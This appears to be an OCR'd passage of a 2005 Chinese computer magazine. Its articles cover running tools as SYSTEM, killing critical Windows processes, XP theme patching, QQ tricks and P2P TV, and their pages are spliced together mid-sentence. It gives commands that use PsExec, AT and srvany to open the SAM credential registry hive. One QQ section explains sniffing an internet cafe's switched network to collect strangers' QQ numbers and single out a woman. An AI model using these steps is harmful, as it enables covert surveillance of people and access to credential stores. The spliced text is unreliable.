可是如何用 SYSTEM 账户运行程序呢？难道需要用 SYSTEM作为用户名来登录系统？那么密码是什么？这一大堆问题可能已经把你弄得晕头转向了。本文介绍三种提升进程运行特权的方法，以帮助大家更好地利用 SYSTEM 账户。

1. 强力的进程辅助工具:PsExec

PsExec 是著名的 PsTools 工具集中的一个程序(下载地址: http://www.newhua.com/cfan/200519/psexec.rar)，我们可以借助 PsExec 命令工具“借”来 SYSTEM 身份运行进程。

实例:PsExec 让我看清 System Volume Information 目录

我们已经知道只有 SYSTEM 账户才能访问 C:\System Volume Information 目录，如果借助 PsExec 命令打开 CMD 命令提示符窗口，然后在命令提示符下执行 DIR 命令便可查看该文件下的内容。

首先以管理员身份登录系统，运行 CMD 打开“命令提示符”窗口。然后在其中执行以下命令，以 SYSTEM 身份打开另一个 CMD 窗口。

```
PsExec -i -d -s CMD
```

最后在新打开的“命令提示符”窗口下运行以下命令“DIR /a "C:\System Volume Information"”(不含外侧中文引号)，这样就能查看 C:\System Volume Information 目录中的内容了，因为新开的“命令提示符”具备 SYSTEM 账户的权限。如果对此有疑问，可以打开“任务管理器”，在“进程”选项卡中就能看到 CMD.EXE 进程的用户名是 SYSTEM 了。

疑难解答:如果用 PsExec 时出现了问题，那么应该检查一下系统中的管理共享 ADMIN$ 是否打开。另外，必须使用管理员账户运行此程序。

小提示

虽然上面的例子中，在“命令提示符”中已经可以访问 C:\System Volume Information 目录，但是无法在“我的电脑”中打开这个目录，事实上并不存在“我的电脑”这个进程，它是由 explorer 进程所加载，而我们无法让 explorer 进程运行在 SYSTEM 特权级别下。

2.权限提升 A 计划:AT 命令

由 AT 命令启动的计划任务，默认以 SYSTEM 特权运行，我们可以利用这个特性来实现让指定程序以 SYSTEM 运行。

实例:用 AT 命令深挖[HKEY_LOCAL_MACHINE\SAM]注册表项

在[HKEY_LOCAL_MACHINE\SAM]中保存的是系统中的用户账户信息，涉及安全和稳定性，所以默认情况下连管理员都无法访问，只有 SYSTEM 账户有权力访问这个注册表项(如果

入侵Windows XP最后一块自留地

我不信邪！没有服务Windows照样能运行

——史上最强优化，打造无服务版Windows

★★★

■天使之心

Windows XP发布至今已经好几年了，关于它的优化技巧层出不穷，从删除无关的组件到禁用多余的系统服务，优化狂人们几乎榨干了系统的最后一滴油。但无论怎么优化，在配置较低的电脑上，始终是Windows 9x比Windows XP速度更快一些，因为Windows XP是基于服务的，系统中的N个服务占用了相当比例的资源(虽然可以通过优化禁用其中的一部分，但仍有很多服务是无法禁用的)。

看了上面的话，你可能已经对Windows XP的进一步优化失去了信心，可是如果我告诉你，Windows XP可以脱离所有的服务，像Windows 98那样运行，你信不信？接下来的试验将告诉你答案。

测试环境:Windows 2000 SP4/Windows XP SP2

注意:测试过程有危险，有可能导致系统故障，推荐使用Ghost对系统进行备份或在虚拟机中进行试验。

直击关键系统进程

1.被限制的进程中止功能

系统服务大多以关键系统进程为宿主来运行，比如smc.exe中包含SmcService服务，lsass.exe中包含PolicyAgent、ProtectedStorage、SamSs等安全相关服务，如果能将这些进程中止掉，其中包含的服务也就不再运行了。于是，我们打开了系统自带的“任务管理器”，在



图1

连SYSTEM都无法访问，那就不能登录系统了)。

首先以管理员身份登录系统，打开“命令提示符”窗口并执行“Time /T”命令，从返回的信息中获得当前的系统时间，假设是13:19。得到系统时间是为AT命令的参数做准备(AT命令的使用可参考本刊2005年第10期的《DOS快餐店》)，然后执行命令“at 13:24 /interactive C:\WINDOWS\regedit.exe”，其中的命令参数/interactive表示以交互模式运行“注册表编辑器”，如果不加此参数将无法看到启动的“注册表编辑器”。到了13:24后，系统就会以SYSTEM账户的身份运行“注册表编辑器”，此时展开[HKEY_LOCAL_MACHINE\SAM]就能看到其下的内容了。

疑难解答:使用AT命令必须保证Task Scheduler服务已经启动，否则会发生错误。

小提示

尽管可以用“Schtasks /ru SYSTEM”命令以SYSTEM特权运行某个进程，但此时无法以交互模式访问进程，也就是说无法看到以SYSTEM特权运行的程序界面。

3.穿上服务的外衣

由于系统中的服务也能使用SYSTEM账户运行，所以可以将应用程序安装为服务，并且使服务以SYSTEM账户身份运行(在完成下面的操作前，需要先安装Windows Server 2003 Resource Kit Tools，下载地址:http://www.newhua.com/cfan/200519/rktools.exe)。

实例:举个例子，可以将注册表编辑器安装为服务，以SYSTEM账户身份运行，步骤如下:



图3

以管理员身份登录系统，打开“命令提示符”窗口，运行“Instsrv "Regedit Service" "C:\Program Files\Windows Resource Kits\Tools\Srvany.exe" -a LocalSystem”(不含外侧中文引号)，然后执行“reg add "HKLM\SYSTEM\CurrentControlSet\Services\Regedit Service\Parameters" /v Application /t REG_SZ /d "C:\WINDOWS\regedit.exe" /f”(不含外侧中文引号)，运行services.msc打开“服务”管理单元窗口，双击刚才新建的“Regedit Service”服务，在弹出对话框中切换到“登录”选项卡，确保勾选“允许服务与桌面交互”(见图3)。

小提示

命令中的“Regedit Service”用来指定服务的名称，“C:\Program Files\Windows Resource Kits\Tools\Srvany.exe”可替换为Srvany.exe的实际安装路径，最后的“C:\WINDOWS\regedit.exe”则是需要安装为服务的程序路径。 CF [YY02]

"进程"选项卡中对所有系统进程逐一进行了试验，最后发现:在中止 Smss.exe、Winlogon.exe、Services.exe、Lsass.exe 、Csrss.exe 这几个进程时，都会收到关键系统进程无法结束的错误提示(见图 1)。原来 Windows 在设计时就考虑到这几个关键的系统进程如果被意外关闭的话，可能导致系统问题，所以在自带的"任务管理器"中做了限制。

2.绕开"任务管理器"的限制

首先在 Windows 自带的"任务管理器"可以实现的范围内，中止所有可以关闭的应用程序进程(如果想保留系统桌面，可以不中止 explorer.exe 进程)，对于受限的关键系统进程，我们何不试试第三方的进程管理工具呢？就拿著名的 Process Explorer来举例吧，首先从http://nj.onlinedown.net/soft/19289.htm 下载这款软件，解压后运行其中的 procexp.exe即可打开这个工具，试着右击一个系统关键进程，如 Winlogon.exe，选择"Kill Process"(见图 2)，不再出现关键系统进程无法关闭的提示了，但取而代之的竟然是……蓝屏！？难道关键系统进程中止后就会导致系统故障吗？




图 2

3.擒贼先擒王:进程依存关系解析

为什么刚才在中止 Winlogon 时会出现蓝屏？因为系统中还存在着一个 Smss.exe 进程，Smss.exe 的全称是 Session Manager(会话管理器)，它从系统启动后就开始监视 Winlogon.exe 的状态，刚才在未中止 Smss.exe 的状态下就先中止了 Winlogon.exe，Smss.exe 认为系统出现了异常，继而显示一个蓝屏。而如果我们先将 Smss.exe 的进程中止掉(同样是右击 Smss.exe，选择"Kill Process"，注意不要选择"Kill Process Tree")，然后再将 Winlogon.exe 进程中止掉。此时，就可以对剩下的Services.exe和Lsass.exe下手了(中止Services.exe 进程时可以选择"Kill Process Tree"，以便同时中止其下的附属进程)，值得注意的是，如果在中止掉 Winlogon.exe 之前就中止了这两个进程，那么系统就会弹出倒数计时重启的对话框(见图 3)，就像中了"冲击波"病毒一样，不过可以在"开始→运行"中使用"shutdown -a"命令取消重启。




图 3

总结一下，正确的进程中止顺序是:Smss.exe→Winlogon.exe→Services.exe(包括其下附属进程)和Lsass.exe。另外，Csrss.exe和System进程是不能中止的，而System Idle Process则是一个并不存在的进程，只是用来显示系统中空闲的CPU资源的。

小提示

★在使用中止进程前，先去除Process Explorer菜单"Option"中的"Confirm kill"的勾选，这样在中止进程时就不会弹出确认框了。

★在中止掉关键系统进程后可能会出现几十秒的假死，如果遇到这种情况请耐心等待。

最优化系统使用指南

1.最优化系统适用的场合

系统在剔除了服务和其他多余的进程后，运行速度提高不少，但优化后速度的提升空间因人而异。

①需要大量系统资源的程序，如BT下载。一般BT软件的系统资源占用与硬盘读写频繁度是成反比的(软件中有相关的设置项)，而经过最优化后的系统就能面不改色地用更多的系统资源换来硬盘的"长寿"。



服务全部关闭以后的最优化系统

②在未关闭服务时，速度比较慢的游戏。在笔者的电脑上运行《侠盗猎车》的游戏载入时间由原来的15秒左右减少到了5 秒以内。

③简单的上网冲浪。经过测试Maxthon无法打开，但可以使用系统集成的IE(使用"任务管理器"菜单的"文件→新任务(运行)"打开)。

2.功能与性能不能两全

由于系统中的大量关键组件被停用，所以在使用上有一些限制，具体表现为:

①与服务相关的程序可能无法正常运行。

②系统没有声音。

③游戏的局域网对战功能失效。

④无法正常关机、重启。

火速链接

本文的主旨是告诉大家没有服务，Windows照样可以运行，但要进行各种正常操作还得让这些服务运行，当然系统服务调整得当会给Windows带来很大的性能提升，但哪些该关，哪些又必须开启呢？如果你喜欢玩游戏，又该如何使电脑的游戏性能最强呢？我们曾在2004年第18期特别话题《摆脱龟速 让Windows真正飞起来》中为大家提供了《Windows 2000/XP服务调整天书》，请到http://www.newhua.com/cfan/200418.cfab2jxoserver.rar下载。

CF [YY03]

挑战 Windows XP 美化极限

惊艳！ XP 原来可以如此美丽

★ ■软件 DIY

虽然 Windows XP 刚“出道”时，它那漂亮的“脸庞”也让我们为之着迷，但时间久了难免会出现“审美疲劳”，很难让我们有新的感觉了。如果想换种感觉或想让自己的电脑更个性一些，不妨跟我一起让 Windows XP 彻底变脸，让你的电脑拥有惊艳之美！

第一步：修改主题限制文件 Uxtheme.dll。

由于 Windows XP 在系统中做了限制，不允许使用第三方主题文件，而这种限制正是通过 Uxtheme.dll 文件和文件保护功能来实施的，通过对 Uxtheme.dll 文件进行修改可以解除这种限制。要修改此文件，我们可以使用一款叫做 Neowin UXTheme Multi_Patcher 的工具，它可以对各种系统版本的 Uxtheme.dll 文件自动修改。

Neowin UXTheme Multi_Patcher 小档案

u 软件版本:4.0　　软件大小:830KB

u 软件性质:免费软件　　适用平台:Windows 9x/2000/XP

u 下载地址:http://hnpy.onlinedown.net/down/uxpatcher.zip

运行软件后，单击“Patch”按钮后会弹出重启系统的提示，先不要点“OK”按钮，紧接着 Windows XP 的文件保护功能会弹出提示，这时要单击“取消”按钮，并在继续弹出的“确认保留这些不可识别的文件版本吗？”对话框中单击“是”按钮确认替换修改，最后再单击“OK”按钮重启电脑即可。

第二步：安装主题文件 Pack Crystal XP

Pack Crystal XP 小档案

u 软件版本:3.0 RC1　　软件大小:15480KB

u 软件性质:免费软件　　适用平台:Windows 9x/2000/XP

u 下载地址:http://soft.btbbt.com/SoftDown.asp?ID=35141&lbID=0

Pack Crystal XP 是一款可以适用于所有 Windows XP 版本的主题文件，在安装过程中它会提示你安装选项（见图1），在这里可以看到其丰富的系统修改功能，建议全部选择，以实现完美效果。安装完毕后，根据提示重启系统，你就能看到这种令人惊叹的美丽了，所有系统图标都焕然一新，变成了漂亮的水晶图标，甚至连资源览器、IE 览器工具栏图标，以及添加新硬件、添加打印机对话框中的图片都进行了替换，变得非常漂亮（见图2）。而




图 1

开始菜单是最让笔者欣赏的地方，不仅右边系统功能图标有了变化，而且没有了文字显示，让开始菜单显得简洁而美观，不像 Windows XP 原来的开始菜单那样显得臃肿。Pack Crystal XP 对系统的修改是真正彻底的，就连复制文件的动画也换成了与主题风格一致的效果（见图3）。



图 2



图 3

不仅如此，Pack Crystal XP 主题还允许进行一些自定义设置。除安装后自动使用的桌面墙纸外，它还自带了许多漂亮背景，在桌面属性“桌面”选项卡中单击“ 览”按钮，打开 C:\WINDOWS\Packs\Crystal XP\Extras\Wallpapers 目录，就能看到许多和主题有关的桌面墙纸，非常精美。另外，资源管理器和 IE 工具栏图标修改实际上是通过一个叫做 Y'Z Toolbar 的软件来实现的，它还带有其他图标样式，在工具栏空白处单击鼠标右键，选择“Y'Z Toolbar→Settings”打开设置对话框，在“Themes”选项卡中选择使用其他图标样式（见图4）。



图 4

小提示

Pack Crystal XP 带有完整卸载程序，可以让你完全恢复以前的系统样式，在开始菜单程序组中打开“Pack→Crystal XP→Uninstall Crystal XP 3.0”即可卸载。

火速链接

如果你喜欢苹果风格的美化，还可以参考本刊2005年第3期的《资源和美丽我都要 XP 完美克隆 Mac OS》。

CF [YY04]

QQ辅助工具/技巧大搜捕

多种武器助你驯服小企鹅

★★

■北京 阮征

经常上网的朋友都离不开QQ这只小企鹅，大多数人仅仅会用它聊天，而对于QQ程序本身功能上的一些限制或不足之处，却无能为力了。今天就给大家带来了驯服小企鹅的若干种工具，一起来试试吧！

在老板眼皮底下聊QQ

工作时间无法与MM电话诉衷肠，只好借助QQ，可是身后老板“杀人”的目光随时有可能瞄到，该如何是好……

使用工具:QQ 2005 Beta2 珊瑚虫版3.1.5a

下载地址:http://nj.onlinedown.net/soft/32845.htm

第一步:打开珊瑚虫版QQ的安装目录，运行其下的CQQCfg.exe，这是珊瑚虫外挂程序的参数定制器。选择左侧栏的“扩展设置”。

第二步:在界面右侧的“老板键设置”中调整默认设置，将老板键设置为一个最容易按的键(如F2)，默认的“Ctrl+~”在老板出现时往往让人措手不及(见图1)。




图1

第三步:点击“系统托盘图标”右侧的“览”按钮，选择一个代替QQ在系统托盘中的默认图标，比如改成透明的图标文件或者Maxthon览器的图标。点击最下方的“保存设置”，重新启动QQ即可生效。

找出网吧里PLMM的QQ号

有人说QQ是网恋情结的产物，在QQ上泡MM者在QQ的在线者中占了相当大的比例。但如果机会就在身边，比如你在网吧里见到了让你心仪的MM时，是否有种近水楼台先得月的冲动？如何得到她的QQ号？显然，直接去问和歪着脖子看都可能适得其反，我们要用的是更高级的方法。

使用工具:QQ sniffer

下载地址:http://www.newhua.com/cfan/200519/qqsniffer.zip

第一步:首先安装QQ sniffer，由于该工具的网络抓包功能是基于Wincap驱动的，所以需要在本机安装Winpcap，解压缩下载的软件包运行winpcap 3.1 beta4安装程序。

第二步:运行主程序Sniffer.EXE，启动QQ sniffer。在“选择网卡”处找到本地计算机的真实网卡。如笔者的网卡为Realtek RTL8139 Family Fast Ethernet Adapter，软件会自动列出当前网卡的设置，包括IP地址与物理MAC地址。安装QQ sniffer后软件会自己虚拟出一块名为“generic ndiswan adapter”的网卡，在实际使用中不要选择这块虚拟网卡，而应使用真实网卡。

第三步:默认情况下网关地址也会自动设置，点“在线主机IP”旁边的“搜索”按钮，将搜索出当前网内所有在线主机。如果要监视网络中所有聊天QQ号码，只需在“在线主机IP”列表中找到网关地址，然后点“选定”按钮即可。

第四步:如果网吧使用的是集线器连接各个计算机的话我们直接点“监听QQ号码”按钮即可，然而目前大多数网吧都是采用交换机互连计算机的，所以需要先点“到交换机”按钮，最后再点“监听QQ号码”开始搜索网络内的QQ号码。软件会自动收集网络中正在通信的所有QQ号码并在列表中显示出来(见图2)。根据探测到的号码对应的IP地址，一般就能找出MM的QQ号(在网吧，一般都是以机器编号作为IP的最后3位)。



图2

小提示

如何知道哪个IP地址是网关呢？运行CMD打开“命令提示符”，然后执行ipconfig命令，网关地址就是Default Gateway对应的那个地址(见图3)。

QQ被盗之后，把好友找回来

现在的QQ盗号木马简直让人防不胜防，稍不留神你的




图3

QQ号就"已在别处登录"了。QQ号没什么可惜的,如果曾经注册过"密码保护"则可在http://service.qq.com/psw/mo.shtml?psw_ss.htm找回,即使没有"密码保护",再重新申请一个QQ即可,可是原来的众多QQ好友却都丢失了,这才是真正让你发疯的问题。

第一步:首先必须保证你的电脑中保存着被盗走的QQ的登录记录,也就是说QQ安装目录中包含以这个号码为目录名的子目录,然后登录新申请的QQ号码,成功后关闭QQ。

第二步:将QQ目录下被盗号码命名的子目录的user.db文件复制到新申请号码命名的子目录中,覆盖同名文件。

第三步:登录新号,此时你会发现旧号码中的好友都已经出现在了新号码的好友列表中,不过状态都是"离线",将他们全选(可使用"Ctrl+A"或Shift完成全选)后拖动到"陌生人"组里,在弹出的N个确认框中一路点击"确定"直至这些好友被全部删除。

第四步:将陌生人中的好友全选,再拖回到"我的好友"中,仍是对N个弹出窗口逐一确认直至完成所有好友的添加。

小提示

MSN也能完成好友的转移,通过"联系人"菜单导出CTT文件后,在新的MSN账户登录后再通过此菜单将其导入即可。

让QQ换个嗓子喊

"滴滴滴滴……",这只小企鹅习惯了用这种方式来表达自己的"情绪",可是似乎从99版开始到最新的2005版都始终采用的这个声音,听着都烦了。QQ提供了 铃服务,能够自定义自己登录、发出消息时在好友QQ上所发出的声音,可是我们不能要求每个好友都花钱去申请QQ 铃啊,怎么能免费让QQ换个嗓子喊呢?

使用工具:QQ换音大师3.0

下载地址:http://www.onlinedown.net/soft/35763.htm

第一步:下载QQ换音大师,安装并运行,曾经使用过此软件的朋友会发现最新的3.0版本比以前的版本进步了许多,不仅提供的声音文件多了不少,而且还为我们将声音进行分类,默认情况下软件会自动搜索并添加本地QQ安装目录。

第二步:当需要对某个默认声音进行修改时,只需在左侧选择你中意的声音文件,然后在右边列表中找到要替换的默认声音,最后点右侧的"替换选中的声音按钮"即可完成替换工作(见图4)。



图4

小提示

★点击"还原默认的声音"可以将修改后的声音还原回QQ的初始状态。

★默认情况下QQ换音大师3.0还用户提供了五款声音风格套餐,可以通过右下角的五个按钮进行切换。

救救中毒的小企鹅

QQ密码被盗,好友信息丢失,感染QQ恶意病毒,这些事情都是让我们非常头疼的。现实中确实越来越多的病毒和木马都将眼光放在了QQ软件上,因此QQ感染病毒的机率大增。如何有效的提高QQ的安全呢?我们可以通过QQ病毒专杀工具把病毒与木马"取保候审",让QQ将安全进行到底。

使用工具:QQ病毒专杀工具XP

下载地址:http://www.onlinedown.net/soft/20919.htm

想当年与QQ病毒做斗争时笔者使用的是QQAV,不过查杀时选择QQ病毒专杀工具有一个最大的要点,那就是时效性。要想查杀效果明显,必须建立在频繁升级病毒库的基础上,但QQAV已经有一年没有更新了,笔者在网上发现了一款杀毒效果更好的软件——QQ病毒专杀工具XP。该软件能够查杀的病毒的种类最多最全,病毒库也是刚刚升级过的,查毒杀毒过程非常方便,运行主程序后直接点"查杀"按钮即可(见图5)。




图5

QQ病毒专杀工具XP还有一个特别好的功能,那就是注入查杀。他可以在

别问我，问百度——百度另类搜索应用 3

老早我就听说〞百度〞源自〞众里寻它千百度〞这句宋词。在这句词中，〞百度〞是个名词，但在网民的口中，〞百度〞已经慢慢变成了动词，笔者就常常听人说〞百度一下这个关键字就明白了〞……

第一回合:LOOOOL是什么意思

网络时代似乎大家都很忙，忙到连一个单词都懒得写全，要用简写或者更容易输入的词来代替。比如〞超级女声〞叫〞超女〞，〞张 颖的歌迷〞叫〞凉粉〞……

这天，好友在MSN上发来消息:〞'LOOOOL'是什么意思?〞我那会正忙，回复道:〞跟'LOL'一样的意思。〞谁知对方又问:〞那'LOL'是什么意思?〞……我只好百度了一下，发给它搜索结果页。

要查找某个缩写词(比较常见的是英文术语取首字母组合)的含义，并且知道它是什么意思，只需要在百度里用〞缩写词 简称〞或者〞缩写词 缩写〞作为关键字搜索即可。比如笔者那位朋友提到的〞LOL〞的含义，输入〞LOL 简写〞，第一个结果就告诉我们，这是英文词组〞laugh out loud〞(大声地笑)的缩写，至于〞LOOOOL〞，实际上是为了增强这种笑的效果，大概相当于〞狂笑〞。

第二回合:巧妙“偷取”别人的收藏夹

大家都知道IE的收藏夹有个导出功能，IE收藏夹导出的收藏夹网页都有个共同特点——页面的标题都是〞bookmarks〞。正好，百度搜索有一个〞title〞语法功能，利用该功能我们可以轻易的搜寻到互联网上所有的收藏夹网页，看看别人都喜欢哪些站点。

方法一:直捣黄龙

〞title〞语法的用法很简单，只需要用〞A title:bookmarks 〞为关键字在百度中搜索即可。其中〞A〞为其中一个关键字。比如如果你想搜索〞在线听歌〞的网站，那么可以用〞歌曲 title:bookmarks〞为关键字。

方法二:顺藤摸瓜

除此之外，我们还可以来招〞顺藤摸瓜〞，通过某个不错的站点来获得更多同类的优秀站点。比如，有个叫〞小木虫〞的网站(http://www.emuch.net)，笔者觉得它还不错，所以想看看收藏这个站点的人还收藏了些什么好站。只需要在百度中，用〞小木虫 title:bookmarks〞为关键字进行搜索即可。需要注意的是，这里的〞小木虫〞必须是网站标题的一部分，比如百度站点的标题就是〞百度——全球最大中文搜索引擎〞，那么我们就可以用〞中文搜索引擎 title:bookmarks〞来搜索那些收藏了百度的人还收藏了什么网站 。

关闭系统关键进程的同时对本地硬盘QQ病毒相关文件进行查杀，有效地防止病毒进程通过注入方式加载，从而将病毒彻底清除。我们还可以在平时通过〞QQ尾巴消息屏蔽〞和〞屏蔽好友发送的病毒〞两个功能达到预防病毒的效果。

除了使用QQ病毒专杀工具外，要想有效地防止QQ被黑客盗取，还应养成一些良好的安全习惯:

①在网吧等公共场合使用QQ时应在登录界面中选择〞网吧模式〞，这样在退出QQ后就自动清除了登录信息和聊天记录，防止了黑客事后对这些数据进行破解。

②在QQ登录框中输入密码时，可以尝试用鼠标定位的方法打乱密码的输入顺序，防止按键记录程序。

③不要轻易点击好友或群里发来的链接，即使要点也要先和发消息者核实，确定不是QQ尾巴自动转发的。

让企鹅拿着大喇叭喊

经常会有一些消息需要同时转发给很多QQ好友，比如一个有趣的网页链接、一段节日的问候语等，要逐一点开好友的聊天窗口实在是太麻烦了。不过好在我们可以使用全新的群发功能，选择〞菜单→一键切换到TM〞，接着在TM界面中右击某个好友分组(如〞我的好友〞)，选择菜单〞对组发消息〞，然后就能很方便地群发消息了。

除了这种方法外，在网络中还能找到很多QQ消息群发工具，但是这类工具常常被一些无聊的人恶意利用来发送非法信息，所以就不予介绍了。

死皮赖脸，和陌生人聊天

想加对方为好友，却一再遭遇拒绝，即使再死皮赖脸也没什么好办法了，试试这个和陌生人聊天的小工具吧，它利用了新版QQ的临时会话功能，省去了在 览器中输入一长串代码的麻烦。

使用工具:QQ万能发送精灵

下载链接:http://www.newhua.com/cfan/200519/QQWNFSJL22F.zip

解压后直接运行，然后在界面中输入想要与之聊天的号码，点击〞确定〞，但前提是你必须正运行着QQ，并且是新版本。 CF [YY05]

■辽宁 二手三好街 King

以BT的名义看电视

——主流P2P网络电视使用手记

★

本文可以帮你学到

- P2P网络电视的原理
- 主流P2P网络电视的使用
- 主流P2P网络电视的特殊功能

在没有电视的情况下，想要看电视怎么办？用电视卡？没有接收天线，尤其是很多在公司加班的朋友，既没有天线，又没有电视卡，唯一的就是可以上网的宽带，于是网络电视出现了。不过，但网络电视也有一个最大的弊端，那就是不稳定性，当收看的人数呈几何型增长的时候，收看效果将大打折扣。于是，一种使用P2P技术的网络电视出现了，与传统网络电视不同，P2P网络电视同时观看的人越多，其观看效果就越流畅。这样一来，网络电视最大的弊端就解决了。那么现在都有哪些P2P网络电视，我们应该选择哪一款呢？

P2P网络电视的原理

其实P2P网络电视和BT下载技术的原理差不多，第一个收看电视的用户先从服务器(类似BT下载中的"种子")端获取电视信息，这个用户在收看电视的同时，也将自己电脑中的电视节目数据提供给其他人。这样一来，看的人越多，也就越流畅。但不足之处是看P2P网络电视，要比正常的电视有所延迟。

经典的P2P网络电视

目前，P2P技术的网络电视有很多，但观看前一般都需要安装Windows Media Player(下载地址:http://www.onlinedown.net/soft/22828.htm)及RealPlayer(下载地址:http://www.onlinedown.net/soft/16622.htm)。

1.企鹅也玩网络电视:QQLive

QQLive是腾讯推出的P2P网络电视软件，速度很快，不过电视台较少。

QQLive小档案

u软件版本:1.0 beta02	软件大小:753KB
u软件性质:免费软件	适用平台:Windows 2000/XP
u下载地址:http://tv.qq.com/download.htm	

QQLive会自动安装到QQ所在文件夹，不过QQ电视可以直接单独运行，而不用先打开QQ。

打开QQLive后，软件自动连接服务器，并开始播放。通过左上角按钮，对软件进行控制:"模式按钮"可以快速隐藏或显示播放列表;"双倍屏幕"可以用两倍于原始屏幕的大小观看节目;点击"原始屏幕"可以快速恢复到原始屏幕;"全屏"按钮可以在全屏的状态下观看节目。在有节目播放时，窗口下侧的状态栏上会显示当前的播放状态以及下载情况，用户可以快速了解到当前的下载信息(见图1)。



图1

实例1:订阅自己想看的电视节目

QQLive支持电视节目订阅功能。打开http://dy.qq.com/cgi-bin/pop?channel_id=18001，输入QQ用户名、密码后，然后订阅，在指定时间内软件就会自动播放了(见图2)。



图2

实例2:内网用户使用QQLive

一些内网用户在使用QQLive时，会出现无法连接服务器的情况(状态栏最左侧显示)，对于这种情况需要通过设置Windows Media Player来解决。

右击QQLive播放窗口，选择"选项"，将"连接速度"设置为"检测连接速度(推荐)"或是直接将"选择连接速度"设置为"LAN(10Mbps或更高)"。

优点:速度快，播放流畅，支持订阅功能。

缺点:网络电视台较少，因版权问题目前仅有商业电视台;清晰度较低;占用资源较大。

适用人群:喜欢看电视剧、音乐，关注国外体育及商业频道的朋友们。

2.没有主窗口的网络电视:PPLive

非常好用的网络电视，推荐给大家使用。

PPLive小档案

u软件版本:1.0.7.4	软件大小:916KB
u软件性质:免费软件	适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/39907.htm	

PPLive并没有主界面，在运行PPLive之后会在任务栏中看到它的系统图标(见图3)。用鼠标右击调出主菜单，在

“频道列表”中选择所看的节目，就可打开相应的播放器播放节目了，非常方便。播放时，鼠标移动到系统图标上，就会显示出相应的信息，如连接个数等。



图3

小提示

★除了直接在播放列表中选择频道外，还可以直接到软件的官方网站(http://www.pplive.com)上选取节目。

★对于512Kbps的ADSL用户，不要选择节目源码流率800K或以上的节目观看，不然速度会有些慢。源码流率可以在“频道列表”中查看。

★至截稿时，PPLive已经推出了1.08测试版，新版本变化较大，但由于还在测试阶段，所以本文还是介绍1.0.7.4版。如果你想尝鲜，可以用 http://www.newhua.com/cfan/200519/pplivesetup1.0.8.exe。

实例1:局域网用户看PPLive

很多局域网用户无法使用PPLive，这和局域网无法BT问题相同，对于这种局域网用户可以使用UPNP功能，也就是端口映射(注意网络设置支持才可以使用)。

右击PPLive系统托盘图标，选择“配置”，在弹出窗口中勾选“UPNP开启”，重启PPLive即可(见图4)。



图4

小提示

有时也会因为电脑防火墙问题无法使用PPLive，可以在端口设置中打开PPLive连接的所有端口来解决此问题，如8008、4004、53。只有开放了这些端口，才能够使PPLive正常工作。

实例2:录制视频节目

不少朋友都想把电视节目录下来，那么网络电视如何录呢？我们可以使用KMPlayer来完成这个任务。

第一步:从 http://nj.onlinedown.net/soft/38003.htm 下载KMPlayer，并安装。KMPlayer是一款全能播放器，可播放多种视频文件，非常不错。

第二步:右击PPLive托盘图标，选择“配置”，将“播放器配置路径”设置为KMPlayer所在位置(见图5)。




图5

第三步:右击KMPlayer播放画面，从菜单中选择“截取→另存为AVI文件”。

第四步:弹出文件截取窗口，在“文件名”处输入保存位置及文件名，在“编码器”中选择“DivX编码 4.11(DivX编码)”，其他设置使用默认，点击“开始”(见图6)，就可以录制了。



图6

优点:电视节目台资源很多，连接速度很快。

缺点:有一些无效链接，稳定性较差，有时换过几次台后，软件就会出错，或出现假死的状态。

适用人群:大部分网络电视用户。

3.稳定的网络电视:沸点网络电视

沸点网络电视是一款播放稳定的网络电视。

沸点网络电视小档案

u软件版本:20050728　　软件大小:1237KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/40766.htm

沸点网络电视在使用之前会弹出电视频道选择窗口，来选择要观看的电视频道(见图7)。但沸点网络电视支持的电视台较少，不过都是大家经常看的频道，还算不错。



图7

沸点网络电视和PPLive有些相似，没有自己的主菜单。启动之后，就会在任务栏中出现沸点网络电视的图标(见图8)，按鼠标右键可以调用出菜单来进行频道切换和重启播放器。



图8

由于沸点网络电视只能收看到十几个电视频道，所以播放的稳定性还算不错，没有遇到不能播放的电视台。但在沸点网络电视的频道列表上只提供了频道的名称，并没有提供同时收看人数、播放质量等重要信息。

优点:稳定，速度不错。

缺点:清晰度不够，频道数少，没有配置菜单。

适用人群:喜欢看凤凰卫视、CCTV-5、CNN等频道的用户。

4.可自建频道的网络电视:CCIPTV

CCIPTV是一款可以自建频道的网络电视。

中华网视CCIPTV小档案

